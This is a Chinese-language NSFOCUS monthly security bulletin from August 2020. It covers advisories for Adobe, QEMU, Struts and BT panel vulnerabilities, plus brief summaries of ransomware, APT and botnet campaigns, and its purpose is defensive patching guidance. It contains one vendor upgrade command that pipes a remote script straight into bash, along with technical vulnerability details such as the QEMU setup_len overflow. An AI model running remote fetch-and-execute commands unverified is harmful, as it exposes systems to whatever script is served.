本安全公告仅用来描述可能存在的安全问题，绿盟科技不为此安全公告提供任何保证或承诺。由于传播、利用此安全公告所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，绿盟科技以及安全公告作者不为此承担任何责任。绿盟科技拥有对此安全公告的修改和解释权。如欲转载或传播此安全公告，必须保证此安全公告的完整性，包括版权声明等全部内容。未经绿盟科技允许，不得任意修改或者增减此安全公告内容，不得以任何方式将其用于商业目的。

Adobe 8月安全更新 安全通告



发布时间：2020年8月12日

综述

当地时间8月11日，Adobe官方发布了8月安全更新，主要修复了Adobe Acrobat and Reader和Adobe Lightroom中的多个安全问题。

官方通告地址：
<https://helpx.adobe.com/security.html>

漏洞概述：

Adobe Acrobat and Reader
Adobe发布的Acrobat and Reader安全更新，共修复了多个安全漏洞。

Adobe 官方指定以下更新优先级为2 级。（优先级定义见下文解决方案中 Adobe 优先级评估系统）。

漏洞概括如下：

漏洞类别	漏洞影响	严重程度	CVE 编号
信息泄露	内存泄露	Important	CVE-2020-9697
安全绕过	权限提升	Important	CVE-2020-9714
越界写入	任意代码执行	Critical	CVE-2020-9693 CVE-2020-9694
安全绕过	安全特征绕过	Critical	CVE-2020-9696 CVE-2020-9712
资源耗尽	拒绝服务	Important	CVE-2020-9702 CVE-2020-9703
			CVE-2020-9723 CVE-2020-9705 CVE-2020-9706 CVE-2020-9707 CVE-2020-9710
越界读取	信息泄露	Important	CVE-2020-9716 CVE-2020-9717 CVE-2020-9718 CVE-2020-9719 CVE-2020-9720 CVE-2020-9721

漏洞类别	漏洞影响	严重程度	CVE 编号
缓冲区错误	任意代码执行	Critical	CVE-2020-9698
			CVE-2020-9699
			CVE-2020-9700
			CVE-2020-9701
			CVE-2020-9704
释放后重利用	任意代码执行	Critical	CVE-2020-9715 CVE-2020-9722

关于漏洞的具体影响版本及修复情况，请参考Adobe官方安全通告：
<https://helpx.adobe.com/security/products/acrobat/apsb20-48.html>

Adobe Lightroom

Adobe发布的Lightroom 安全更新，共修复了1个安全漏洞。
Adobe 官方指定以下更新优先级为3级。（优先级定义见下文解决方案中
Adobe优先级评估系统）。

漏洞概括如下：

漏洞类别	漏洞影响	严重程度	CVE 编号
不安全资源加载	权限提升	Important	CVE-2020-9724

关于漏洞的具体影响版本及修复情况，请参考Adobe官方安全通告：
<https://helpx.adobe.com/security/products/lightroom/apsb20-51.html>

解决方案

Adobe官方已发布修复了上述漏洞的新版本，建议用户参考 Adobe优先
级评估系统 给出的建议修复时间，按时升级防护。

详细信息及操作可参考各产品漏洞部分的官方通告链接。

Adobe优先级评估系统

Adobe优先级评估可帮助客户确定Adobe安全更新的优先级。官方根据相关产品的历史攻击模式，漏洞类型，受影响的平台以及任何可能的缓解措施来确定优先级。

评级	描述
1 级	表示此更新修复的是针对特定产品和平台，已被在野利用的漏洞，或极易成为目标的高风险漏洞。 Adobe 建议管理员尽快安装此更新（比如在 72 小时内）。
2 级	表示此更新修复的是历来被攻击风险较高产品中的漏洞，不过当前还未发现利用行为。根据以往的经验，官方认为不会马上遭到利用。 Adobe 建议管理员尽快安装更新（例如在 30 天内）。
3 级	表示此更新修复的是历来被攻击风险较低产品中的漏洞。Adobe 建议管理员酌情安装更新。

<https://helpx.adobe.com/security/severity-ratings.html>

声明

本安全公告仅用来描述可能存在的安全问题，绿盟科技不为此安全公告提供任何保证或承诺。由于传播、利用此安全公告所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，绿盟科技以及安全公告作者不为此承担任何责任。绿盟科技拥有对此安全公告的修改和解释权。如欲转载或传播此安全公告，必须保证此安全公告的完整性，包括版权声明等全部内容。未经绿盟科技允许，不得任意修改或者增减此安全公告内容，不得以任何方式将其用于商业目的。



Qemu 虚拟机逃逸漏洞 (CVE-2020-14364) 安全通告

发布时间：2020 年 8 月 25 日

综述

当地时间8月24日，一个存在于QEMU USB模拟器中的越界读写漏洞(CVE-2020-14364)被公布。

漏洞位于 ./hw/usb/core.c 中，当程序处理来自客户机的USB数据包时，如果在 do_token_in 与 do_token_out 中 'USBDevice->setup_len' 超过了 USBDevice->data_buf[4096]，则存在问题。

客户机用户可能会使用此漏洞使QEMU进程崩溃，从而导致DoS或在宿主机上以QEMU进程的特权执行任意代码，实现虚拟机逃逸。

攻击者在拥有云环境虚拟机操作系统权限的情况下，便可利用该漏洞获取宿主机权限，进而攻击虚拟机所在资源池所有租户主机，甚至可通过已开通的内网权限攻击管理域系统，风险极高。

本次漏洞的影响范围较广，涉及qemu 1.0 以上的全部版本。

参考链接：

<https://access.redhat.com/security/cve/cve-2020-14364>

<https://www.openwall.com/lists/oss-security/2020/08/24/3>

受影响版本

□ Qemu 1.x 至今全部版本,当前最新版本为 5.1.0。

(备注：触发该漏洞需要虚拟机至少连接有一个 usb 设备)

解决方案

各云厂商可参考以下补丁进行漏洞修复：

<https://www.openwall.com/lists/oss-security/2020/08/24/3/1>

密切关注官方的版本更新。

声明

本安全公告仅用来描述可能存在的安全问题，绿盟科技不为此安全公告提供任何保证或承诺。由于传播、利用此安全公告所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，绿盟科技以及安全公告作者不为此承担任何责任。绿盟科技拥有对此安全公告的修改和解释权。如欲转载或传播此安全公告，必须保证此安全公告的完整性，包括版权声明等全部内容。未经绿盟科技允许，不得任意修改或者增减此安全公告内容，不得以任何方式将其用于商业目的。

Struts S2-059,S2-060 安全漏洞 (CVE-2019-0230, CVE-2019-0233) 安全通告

发布时间：2020 年 8 月 13 日

综述

北京时间8月13日，Struts官方发布新的安全通告，公布了2个安全漏洞：
S2-059 (CVE-2019-0230) 是一个潜在的远程代码执行漏洞，S2-060 (CVE-2019-0233) 是一个拒绝服务漏洞。

这2个漏洞均已在2019年11月份发布的Struts 2.5.22版本中修复，建议未升级的用户尽快升级进行防护。

通告链接：<https://struts.apache.org/announce.html#a20200813>

漏洞概述

◆ S2-059

该漏洞 (CVE-2019-0230) 源于Apache Struts的框架在被强制使用时，会对标签的属性进行二次求值，这可能导致远程代码执行。只有在Struts标签属性中强制使用OGNL表达式时，才能触发漏洞。

更多信息：<https://cwiki.apache.org/confluence/display/ww/s2-059>

◆ S2-060

该漏洞 (CVE-2019-0233) 源于在上传文件时，攻击者可以通过一个特别的请求造成访问权限的错误，从而导致上传操作失败，造成拒绝服务攻击。

更多信息：<https://cwiki.apache.org/confluence/display/ww/s2-059>

受影响产品版本

Struts 2.0.0 - Struts 2.5.20

不受影响版本

Struts version >= Struts 2.5.22

解决方案

Struts官方已经发布了新版本修复了上述漏洞，请受影响的用户尽快升级进行防护。

若不方便升级的用户，可以参考Struts官方提供的缓解措施：

◆ S2-059

将输入参数的值重新分配给某些Struts的标签属性时，请始终对其进行验证。

考虑激活Proactive OGNL Expression Injection Protection。

参考链接：<https://cwiki.apache.org/confluence/display/ww/s2-059>

◆ S2-060

在struts-default.xml文件中，找到struts.excludedPackageNames常数，并将java.io以及java.nio添加到其属性中。

参考链接：<https://cwiki.apache.org/confluence/display/WW/S2-060>

声明

本安全公告仅用来描述可能存在的安全问题，绿盟科技不为此安全公告提供任何保证或承诺。由于传播、利用此安全公告所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，绿盟科技以及安全公告作者不为此承担任何责任。绿盟科技拥有对此安全公告的修改和解释权。如欲转载或传播此安全公告，必须保证此安全公告的完整性，包括版权声明等全部内容。未经绿盟科技允许，不得任意修改或者增减此安全公告内容，不得以任何方式将其用于商业目的。

宝塔服务器面板 phpmyadmin 未鉴权漏洞 安全通告

发布时间：2020 年 8 月 23 日



好用的Linux/Windows管理面板

综述

北京时间 8月23 日，宝塔面板发布了一则紧急安全更新，表示在Linux面板 7.4.2版本/Windows面板6.8版本中存在安全隐患。

由于phpmyadmin未加鉴权，导致通过访问特定的地址可直接登陆数据库。

宝塔面板是提升运维效率的服务器管理软件，支持集群/监控/网站/FTP/数据库/JAVA等100多项服务器管理功能。

官方通告链接：<https://www.bt.cn/bbs/thread-54644-1-1.html>

受影响产品版本

- 宝塔Linux面板7.4.2版本
- 宝塔Windows面板6.8版本

不受影响版本

- 除受影响的两个版本外，其他版本不受影响

解决方案

目前最新的Linux面板 7.4.3版本和Windows 面板 6.9.0版本已发布，建议受影响用户务必尽快升级进行防护，或通过关闭888端口临时缓解风险。

Linux面板升级脚本：

（注意：优先在面板首页直接点更新！失败的情况下，才使用此命令，且不能在面板自带的SSH终端执行）：

```
curl https://download.bt.cn/install/update_panel.sh|bash
```

Linux 面板离线升级步骤：

- 1、下载离线升级包：<http://download.bt.cn/install/update/LinuxPanel-7.4.3.zip>
- 2、将升级包上传到服务器中的 /root 目录
- 3、解压文件：unzip LinuxPanel-7.4.3.zip
- 4、切换到升级包目录：cd panel
- 5、执行升级脚本：bash update.sh
- 6、删除升级包：cd .. && rm -f LinuxPanel-7.4.3.zip && rm -rf panel

声明

本安全公告仅用来描述可能存在的安全问题，绿盟科技不为此安全公告提供任何保证或承诺。由于传播、利用此安全公告所提供的信息而造成任何直接或者间接的后果及损失，均由使用者本人负责，绿盟科技以及安全公告作者不为此承担任何责任。绿盟科技拥有对此安全公告的修改和解释权。如欲转载或传播此安全公告，必须保证此安全公告的完整性，包括版权声明等全部内容。未经绿盟科技允许，不得任意修改或者增减此安全公告内容，不得以任何方式将其用于商业目的。



安全
态势

互联网安全威胁态势

行业动态回顾

1. WebSphere Application Server 高危远程代码执行漏洞

【概述】

北京时间 2020 年 6 月 5 日，IBM 官方发布通告修复了 WebSphere Application Server (WAS)中的一个高危远程代码执行漏洞，漏洞描述为 IIOP 协议上的反序列化漏洞，分 配编号 CVE-2020-4450，漏洞评分为 9.8 分，漏洞危害较高，影响面较大。

【参考链接】

<http://blog.nsfocus.net/ibm-was-cve-2020-4450-0730/>

2. Cisco SD-WAN 高危漏洞

【概述】

近日，思科(Cisco)官方发布通告称修复了 Cisco SD-WAN vManager Software(CVE- 2020-3374)和 SD-WAN Solution Software(CVE-2020-3375)的 2 个高危漏洞。Cisco SD-WAN 是一种安全的云规模架构，具有开放性，可编程性和可扩展性。通过 Cisco vManage 控制台，您可以快速建立 SD-WAN 覆盖结构以连接数据中心，分支机构，园区 和主机托管设施，以提高网络速度，安全性和效率。

【参考链接】

<http://blog.nsfocus.net/cisco-sdwan-0731/>

3. Emotet 银行木马

【概述】

Emotet 具有用于进行银行欺诈的模块，主要针对欧洲、美洲等国家的银行进行攻击，多年 来，该恶意软件被全球安全厂商归类为银行木马。近期绿盟格物实验室跟踪到 Emotet 银 行木马的新样本，该木马以其模块化架构和持久性技术出名，主要通过钓鱼邮件的方法传 播。

【参考链接】

<https://nti.nsfocus.com/>

4. North Star 运动针对航空航天和国防行业

【概述】

North Star 运动是针对航空航天和国防行业的恶意网络活动，以国防承包商的职位发布作 为诱饵，利用鱼叉式网络钓鱼邮件进行针对性攻 击，旨在传播恶意软件，收集有关军 事和 国防技术的关键情报。

【参考链接】

<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true/>

5. Lazarus 组织使用 VHD 勒索软件的恶意活动

【概述】

近期 Lazarus 组织使用 VHD 勒索软件进行恶意活动，该勒索软件通过 MATA 框架进行部署。攻击者利用存在漏洞的 VPN 网络进行入侵，获取管理员权限，并部署 VHD 勒索软件，该勒索软件可获取所有连接的磁盘以加密文件。Lazarus Group(又名 HIDDEN COBRA、Guardians of Peace、ZINC 和 NICKEL ACADEMY)是一个威胁组织，归属于朝鲜政府，该组织至少从 2009 年以来一直活跃。

【参考链接】

<https://securelist.com/lazarus-on-the-hunt-for-big-game/97757/>

6. Ensiko 有勒索软件功能的 Webshell

【概述】

Ensiko 是具有勒索软件功能的 PHP Web Shell，其目标是安装了 PHP 的任何平台，该恶意软件可以远程控制系统并接受 shell 命令以在受感染机器上执行恶意活动，通过 PHP 反向 shell 将结果发送回攻击者，它能够扫描服务器上是否存在其他 Web 外壳，破坏网站，发送大量电子邮件，下载远程文件，披露有关受影响服务器的信息，针对文件传输协议 (FTP)，cPanel 和 Telnet 的暴力攻击，覆盖文件具有指定的扩展名等。

【参考链接】

<https://blog.trendmicro.com/trendlabs-security-intelligence/ensiko-a-webshell-with-ransomware-capabilities/>

7. Blue Mockingbird 组织利用印度服务器进行挖矿活动

【概述】

Blue Mockingbird 组织近期在面向公众的服务器上利用漏洞来运行多组件恶意软件，其中有攻击者利用 Progress Telerik UI CVE-2019-18935 实现初始访问，执行 PowerShell 的有效负载，从而提供加密货币恶意软件，影响系统性能、损害

业务运营，还可以进行数据盗窃、勒索软件、银行木马攻击等活动，印度数百万服务器受到此次攻击活动的影响。

【参考链接】

<https://www.seqrite.com/blog/blue-mockingbird-threat-group-targets-servers-in-india-for-cryptomining/>

8. Android 间谍软件针对坦桑尼亚超级联赛

【概述】

近期发现新的 Android 间谍软件，攻击者利用该间谍软件伪装成 Google Play 中两个最著名足球俱乐部 Simba SC 和 Yanga SC 的官方 Android 应用程序误导用户下载使用，该间谍软件具有阅读短信、获取联系人、录制音频、通话功能、访问实时位置、读/写外部存储、窃取照片、存取相机等功能。

【参考链接】

<https://www.zscaler.com/blogs/research/android-spyware-targeting-tanzania-premier-league>

9. RedDelta 组织针对梵蒂冈和天主教机构

【概述】

RedDelta 是一个针对与中国战略利益相关实体的活跃威胁组织，该组织以宗教团体为明确目标，利用以梵蒂冈和亚洲天主教新闻联盟有关为主题的网络钓鱼诱饵，使用 PlugX 和 Cobalt Strike 等知名工具获取情报。

【参考链接】

<https://go.recordedfuture.com/hubfs/reports/cta-2020-0728.pdf>

10. H2Miner 僵尸网络利用漏洞入侵 Linux 系统

【概述】

H2Miner 是一个 Linux 下的大型挖矿僵尸网络，通过多个高危漏洞入侵 Linux 系统，并利用漏洞在企业内网或云服务器中横向扩散，并且下载恶意脚本及恶意程序进行挖矿牟利，同时具有卸载云服务器安全软件、删除云服务器镜像的能力。

【参考链接】

<https://s.tencent.com//research/report/1062.html>

11. GuLoader 通过恶意垃圾邮件活动分发

【概述】

GuLoader 是威胁参与者用来大规模分发恶意软件的下载程序，利用带有 ISO 文件类型附件的垃圾邮件分发，附件包含用 Visual Basic 编写的 GuLoader 可执行文件，通过驱动器打开并执行。

【参考链接】

<https://blog.malwarebytes.com/threat-analysis/2020/07/malspam-campaign-caught-using-guloader-after-service-relaunch/>

12. 利用 WordPress 插件漏洞进行网络攻击

【概述】

WordPress 是用于构建和托管网站的最流行的开源软件，攻击者利用 WordPress 多个插件中的漏洞，如 WooCommerce 插件、Yoast SEO 插件和 All in One SEO Pack 插件进行网络钓鱼和欺诈活动。

【参考链接】

<https://www.zscaler.com/blogs/research/cybercriminals->

targeting-multiple-vulnerabilities-wordpress-plugins

13. Ngrok 挖矿僵尸网络针对 Docker 服务器

【概述】

Ngrok 僵尸网络利用 Docker API 端口进行攻击，攻击者滥用 Docker 配置功能以逃避标准容器限制并从主机执行各种恶意负载，还部署了网络扫描仪以查找其他潜在的易受攻击目标。

【参考链接】

<https://www.intezer.com/container-security/watch-your-containers-dokid-infected-docker-servers-in-the-cloud/>

14. 海莲花组织利用MsMpEng进行侧载攻击

【概述】

近日，绿盟威胁情报（NTI）发现了一起借用WindowsDefender主要组件 MsMpEng.exe进行侧载攻击的事件。通过对本事件以及多个关联事件的分析，确认该系列攻击事件的发起者为海莲花（OceanLotus，APT32）组织。除常规手法之外，海莲花组织在这几次攻击中使用了一种新的混淆技术，以及一款新的中间载荷。

【参考链接】

<https://nti.nsfocus.com/>

15. NetWalker勒索软件针对西欧国家和美国

【概述】

NetWalker勒索软件最初称为Mailto，最早在2019年8月被发现，自发现以来针对很多不同的目标，主要位于西欧国家和美国。攻击活动中NetWalker勒索软件将随机扩展名附加到受感染的文件中，并使用Salsa20加密，它使用一种新的防御规避技术被称为反射DLL加载，用于从内存中注入DLL。

【参考链接】

<https://www.mcafee.com//blogs/other-blogs/mcafee-labs/take-a-netwalker-on-the-wild-side/>

16. TA551攻击组织分发IcedID银行木马

【概述】

TA551组织在近期的攻击活动中针对以英语为母语的目标，利用垃圾邮件分发IcedID银行木马，这些邮件附件是带有恶意宏的Word文档，一旦用户启用宏，HTTP通信的TCP流可检索安装恶意程序DLL，由安装程序DLL创建IcedID的EXE文件。

【参考链接】

<https://isc.sans.edu/diary/26438>

17. 跨文工具包用于象形文字攻击以进行信用卡信息窃取

【概述】

攻击者近期使用象形文字攻击方式来窃取信用卡信息，此攻击技术在具有IDN同形异义词攻击的网络钓鱼诈骗中已经被利用了一段时间，使用看起来相同的字符来欺骗用户，有时字符来自不同的语言集。查看恶意基础机构（51.83.209[.]11），攻击者最近使用相同的象形文字技术注册了多个域，此次攻击活动疑似有Magecart组织有关。

【参考链接】

<https://blog.malwarebytes.com/threat-analysis/2020/08/interskimming-kit-used-in-homoglyph-attacks/>

18. TAIDOOR木马伪装为DLL文件感染目标系统

【概述】

Taidoor木马作为服务动态链接库DLL安装在目标系统上，并且由两个文件组成，第一个文件是加载程序，作为服务启动，加载程序解密第二个文件，然后在内存中执行该文件，此文件是远程访问木马（RAT）。据称Taidoor木马至少从2008年活跃至今，主要目标针对IT服务提供商。

【参考链接】

<https://us-cert.cisa.gov/ncas/analysis-reports/ar20-216a>

19. Black Hat 2020:利用僵尸网络操纵能源市场获取高额利润

【概述】

Black Hat 2020会议中研究人员提到一类新型的僵尸网络可能会被编组起来，通过耗电的连接设备（如空调、洗碗机、加热器、烘干机和数字恒温器等）操纵能源市场，进行分布式拒绝服务攻击和地雷加密货币，可能会导致能源股指数上升或下降，从而为有恶意企图的运营商提供获利的机会。

【参考链接】

<https://threatpost.com/black-hat-2020-using-botnets-to-manipulate-energy-markets-for-big-profits/158102/>

20. NSO间谍软件攻击多哥

【概述】

NSO间谍软件被攻击者利用攻击多哥公民社会，其中包括天主教主教、牧师和反对派政治家。NSO间谍软件产品通常被称为Pegasus，是一种手机黑客工具，可获取对目标移动设备的完全访问权限，Pegasus允许攻击者提取密码、文件、照片、网络历史记录、联系人以及身份数据等信息，Pegasus的目标包括亚洲，欧洲，中东和北美的数十个国家。

【参考链接】

<https://citizenlab.ca/2020/08/nothing-sacred-nso-sypware-in-togo/>

21. Canon遭勒索软件Maze攻击

【概述】

近期Canon集团遭受到勒索软件的Maze攻击，导致其在美国网站、电子邮件、协作平台和各种内部系统瘫痪。Maze勒索病毒（又名ChaCha）于2019年5月首次被发现，每次声称以窃取数据为目的，但受害者未支付赎金，通常会被泄露或出售敏感数据。

【参考链接】

<https://threatpost.com/canon-ransomware-attack-employee-note/158157/>

22. 网络钓鱼邮件劫持Microsoft 365帐户

【概述】

网络罪犯越来越多地冒充受信任的SaaS平台和供应商。最近，在一起钓鱼攻击活动中，电子邮件中有许多试图诱使收件人单击恶意链接，该链接指向包含凭据收集恶意软件的页面，攻击者利用受感染的Microsoft 365帐户在几个小时内访问多个其他帐户。

【参考链接】

<https://www.darktrace.com/en/blog/phishing-from-the-inside-microsoft-365-account-hijack/>

23. PyPI官方仓库遭request恶意包投毒

【概述】

攻击者将request恶意钓鱼包上传至PyPI官方仓库，并通过该钓鱼包实施窃取用户敏感信息及数字货币密钥、种植持久化后门、远程控制等一系列攻击活动。

【参考链接】

<https://s.tencent.com//research/report/1073.html>

24. Deepfake网络钓鱼

【概述】

Deepfake是描述人工智能篡改视频和音频记录的结果。Deepfake网络钓鱼，是针对特定人员的，其成功率甚至高于一般钓鱼电子邮件。最近有家诈骗者利用Deepfake网络钓鱼，制作了带某公司首席执行官声音的录音，因此得到了243,000美元。目前，Deepfake检测软件可以为目标明确的人员（例如政客）量身定制特定的检测模型。但是，对于不寻常的请求，即使是来自其雇主或认识的人的请求，人们也应保持谨慎。

【参考链接】

https://lifars.com/2020/08/deepfake-phishing/#utm_source=rss&utm_medium=rss&utm_campaign=deepfake-phishing

25. Pagodo-自动化Google黑客数据库抓取和搜索

【概述】

Pagodo的目标是开发一个被动的Google dork脚本，以收集Internet上潜在的易受攻击的网页和应用程序。有2个部分。第一个是ghdb_scraper.py，它检索Google Dorks，其是Google搜索的集合，可用于查找潜在的易受攻击的盒子或其他由Google的搜索机器人获取的信息；第二个部分是pagodo.py，它权衡ghdb_scraper.py收集的信息。

【参考链接】

<https://www.kitploit.com/2020/08/pagodo-automate-google-hacking-database.html>

26. 为WannaRen勒索软件发布的解密工具

【概述】

Bitdefender安全研究人员发布了一种解密工具，使WannaRen勒索软件的受害者能够免费恢复其文件。8月19日，Bitdefender宣布已公开提供WannaRen解密实用程序供下载。

【参考链接】

<https://www.tripwire.com/state-of-security/security-data-protection/decryption-tool-released-for-wannaren-ransomware/>

27. 乌克兰警方逮捕与勒索、洗钱有关的加密团伙

【概述】

加密货币交易所Binance协助乌克兰警方调查，逮捕了三名涉嫌为勒索软件黑帮洗钱的组织成员。该组织自2018年以来一直在乌克兰的波尔塔瓦地区，为勒索软件团体洗钱并自行传播勒索软件，已经洗劫了与勒索软件相关的价值超过4,200万美元的比特币。这是防弹交换项目的工作引起的第一次逮捕，其目的是识别加密货币领域内的恶意活动中心，追踪运营商，并与当局合作将其关闭。

【参考链接】

https://www.binarydefense.com/threat_watch/ukrainian-police-arrest-crypto-gang-linked-to-ransomware-money-laundering/

28. 亚马逊Alexa被爆多个漏洞

【概述】

Checkpoint研究人员分析发现部分Amazon/Alexa 子域名存在CORS（跨域资源共享）误配置和跨站脚本漏洞。攻击者利用XSS可以获取CSRF token，并以受害者名义执行动作。

【参考链接】

http://mp.weixin.qq.com/s?__biz=MzI0MDY1MDU4MQ==&mid=224

7506654&idx=2&sn=77436824683233849d67e4fd1c6c8e49&chksm=e9150ae4de6283f23e30e385f0dfde48d0248b9d55eab16b909646d3fc74419522dc610f020#rd

29. 美国葡萄酒巨头遭受网络攻击，被盗窃1TB数据

【概述】

REvil勒索软件运营商周五宣布，他们已经破坏了布朗·福尔曼的计算机网络。布朗·福尔曼是美国葡萄酒业务最大的公司之一，年销售收入20多亿美金。入侵之后，攻击者声称他们窃取了1TB数据，其中包括公司协议、合同、财务报表和内部通信的机密信息。在其泄漏站点上的帖子中，REvil发布了多个屏幕快照，图片显示的文件可追溯到2009年。

【参考链接】

<https://www.anquanke.com/post/id/214568>

30. AWS密码劫持蠕虫在云端蔓延

【概述】

来自TeamTNT组织的一种加密采矿蠕虫正在Amazon Web Services（AWS）云中传播并收集凭据。一旦收集到登录信息，该恶意软件就会登录并部署XMRig挖掘工具来挖掘Monero加密货币。根据Cado Security的研究人员所说，这是在野外观察到的第一个威胁，专门针对AWS以进行密码劫持。

【参考链接】

<https://threatpost.com/aws-cryptojacking-worm-cloud/158427>

31. 在Windows之后，Lucifer恶意软件又重新出现在Linux设备上

【概述】

Lucifer恶意软件能够进行DDoS攻击并从目标设备中挖掘Monero加密货币。除了Windows版本中的功能（如密码劫持）外，新的Linux版本还具有使它能够使用名为MIMIKATZ的工具来窃取用户凭据的功能。此外，还可以发起基于TCP，UCP，ICMP和HTTP的DDoS攻击，并通过欺骗攻击数据包的IP地址来隐藏其来源。

【参考链接】

<https://www.hackread.com/windows-lucifer-malware-return-haunt-linux-devices/>

32. 美国Cert对朝鲜盲眼恶意软件发出警告

【概述】

美国网络安全与基础设施安全局（CISA）今天发布了一份恶意软件分析报告，揭示了由朝鲜政府支持的黑客的网络犯罪活动。该报告指出，与联邦调查局和国土安全部一起，确定了由朝鲜政府资助的黑客组织（美国政府称为“隐藏眼镜蛇”）部署的远程访问木马并以Lazarus Group或APT38而臭名昭著。

【参考链接】

<https://www.hackread.com/us-cert-warns-of-north-korea-blindingcan-trojan/>

33. IBM AI驱动的数据管理软件受到攻击

【概述】

IBM Db2是包含人工智能的混合数据管理产品系列，可用于分析和管理企业内的结构化和非结构化数据。根据Trustwave的研究人员所说，最近披露的bug (CVE-2020-4414) 出现是因为平台的开发人员忘记了在Db2跟踪工具使用的共享内存周围放置显式的内存保护。如果被利用，则可能导致拒绝服务或信息泄露。

【参考链接】

<https://threatpost.com/ibm-ai-powered-data-management-software-subject-exploit/158497/>

34. 伊朗黑客利用Dharma勒索软件攻击企业

【概述】

网络安全公司Group-IB的研究人员发现了一个新的勒索软件活动，该活动据说是由于在伊朗的波斯语黑客组织发起。他们针对俄罗斯，日本，印度和中国的企业，利用远程桌面协议（RDP）部署Dharma勒索软件。Dharma勒索软件变体对文件进行加密，从而对公司发起攻击。

【参考链接】

<https://www.hackread.com/iranian-hackers-rdp-dharma-ransomware-on-businesses/>

35. API是网络犯罪的下一个前沿领域

【概述】

API使系统更易于运行，也使黑客也更容易攻击。随着API的使用激增，网络犯罪分子越来越多地利用API安全漏洞进行欺诈和窃取数据。API使一切变得更加容易，从数据共享，到系统连接，到关键特性和功能的交付，但它们还使不良行为者（及其部署的不良机器人）更容易进行攻击。

【参考链接】

<https://threatpost.com/apis-next-frontier-cybercrime/158536/>

36. 美国当局捣毁盗版黑客网络Sparks Group

【概述】

一个名为Sparks Group的版权和侵权黑客犯罪网络，已被美国当局Europol和Eurojust拆除。这个庞大的网络遍布18个国家，这些黑客参与了发布尚未发布的数字内容。不仅如此，而且他们还侵犯了蓝光光盘的版权保护，然后将其复制并上传到在线服务器，开放给所有人复制和分发。

自2016年以来，该涉嫌纵容网络侵犯了版权，并在发布日期之前分发了数百部电视节目和电影，最终导致制作公司和工作室损失数百万美元。

【参考链接】

<https://www.hackread.com/online-piracy-hackers-network-sparks-group-dismantled/>

37. Advantech WebAccess / NMS的任意文件上传漏洞被利用

【概述】

Advantech WebAccess / NMS是用于网络管理系统（NMS）的基于Web浏览器的软件包。该软件包存在一个任意文件上传漏洞。未经身份验证的远程攻击者，可以通过向目标服务器提交请求来利用此漏洞。成功利用该漏洞可能导致任意文件上传。

【参考链接】

<https://securitynews.sonicwall.com/xmlpost/advantech-webaccess-nms-arbitrary-file-upload-vulnerability-being-exploited/>

38. 俄罗斯公民意图向美国公司植入勒索软件，最终被FBI逮捕

【概述】

一位27岁的俄罗斯小伙，借助俄罗斯护照和旅游签证进入了美国，随后用WhatsApp帐户联系了美国目标公司的一名员工。他让该名员工帮助他将恶意软件手动安装到该公司的计算机网络中，还要求员工通过分享有关公司基础架构的信息来参与定制恶意软件的开发。该俄罗斯小伙要求安装的恶意软件是为了从该公司的网络中提取数据，使攻击者能在以后威胁该公司，要求该公司支付赎金。最终，该俄罗斯小伙被FBI逮捕。

【参考链接】

<https://www.anquanke.com/post/id/215809>

39. 恶意SDK通过iOS应用程序欺诈用户

【概述】

Snyk的IT安全研究人员已经在iOS MintegralAdSDK（也称为SourMint）中发现了恶意功能。Snyk研究人员声称，SourMint除了广告欺诈之外，还损

害了iOS用户的隐私。

【参考链接】

<https://www.hackread.com/malicious-sdk-defrauding-stealing-ios-apps-data/>

40. 新黑客组织通过3ds Max漏洞进行攻击

【概述】

来自Bitdefender的安全研究人员发现了一个新的黑客组织，该组织目前针对全球公司，将恶意软件隐藏在恶意3Ds Max插件中。8月初，Autodesk发布了有关名为“PhysXPluginMfx”的恶意插件的安全警告，是MAXScript漏洞的一种变体。

【参考链接】

<https://securityaffairs.co/wordpress/107541/hacking/3ds-max-exploit-group.html>

41. Freepik公司数据泄露与SQL注入攻击有关

【概述】

Freepik公司表示，SQL注入攻击导致Freepik图形资源应用程序和Flaticon图标数据库平台的用户泄露了830万个电子邮件地址和370万个哈希密码。

【参考链接】

<https://www.inforisktoday.com/massive-freepik-data-breach-tied-to-sql-injection-attack-a-14880>

42. 警惕Gafgyt僵尸网络对国内Linux服务器及IoT设备的攻击

【概述】

腾讯安全威胁情报中心检测到有境外IP针对国内Linux服务器的远程命令注入攻击。黑客通过批量扫描80、5555、60001端口来发现易受攻击的Linux服务器、android设备以及监控摄像头设备，并利用多个漏洞进行攻击，攻击成功后下载Gafgyt家族僵尸网络木马。

【参考链接】

<https://s.tencent.com//research/report/1101.html>

43. Lemon_Duck 加密矿工针对云应用和Linux

【概述】

Lemon Duck加密矿工是的加密劫持者有效载荷之一。创建者不断使用新的威胁向量和混淆技术来更新代码，以逃避检测，并且该矿工本身是“无文件的”，这意味着它保持在内存中，并且在受害者的文件系统上没有留下任何痕迹。

【参考链接】

https://news.sophos.com/en-us/2020/08/25/lemon_duck-cryptominer-targets-cloud-apps-linux/



贴身服务 加油干

绿盟科技城商行信息安全解决方案

| ——— 无缝衔接 ——— | ——— 密切配合 ——— |



**THE EXPERT
BEHIND GIANTS**
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为金融、政府、运营商、能源、互联网以及教育、医疗等行业用户，提供具
有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

安全月刊

绿盟科技金融事业部出品

主办 / 绿盟科技金融事业部

地址 / 北京市海淀区北洼路4号益泰大厦3层

邮编 / 100089

电话 / 010-59610688-1159

传真 / 010-59610689

网站 / www.nsfocus.com

客户支持热线 / 400-818-6868

股票代码 / 300369

月刊电子版下载 / http://www.nsfocus.com.cn/research/list_145_145.html

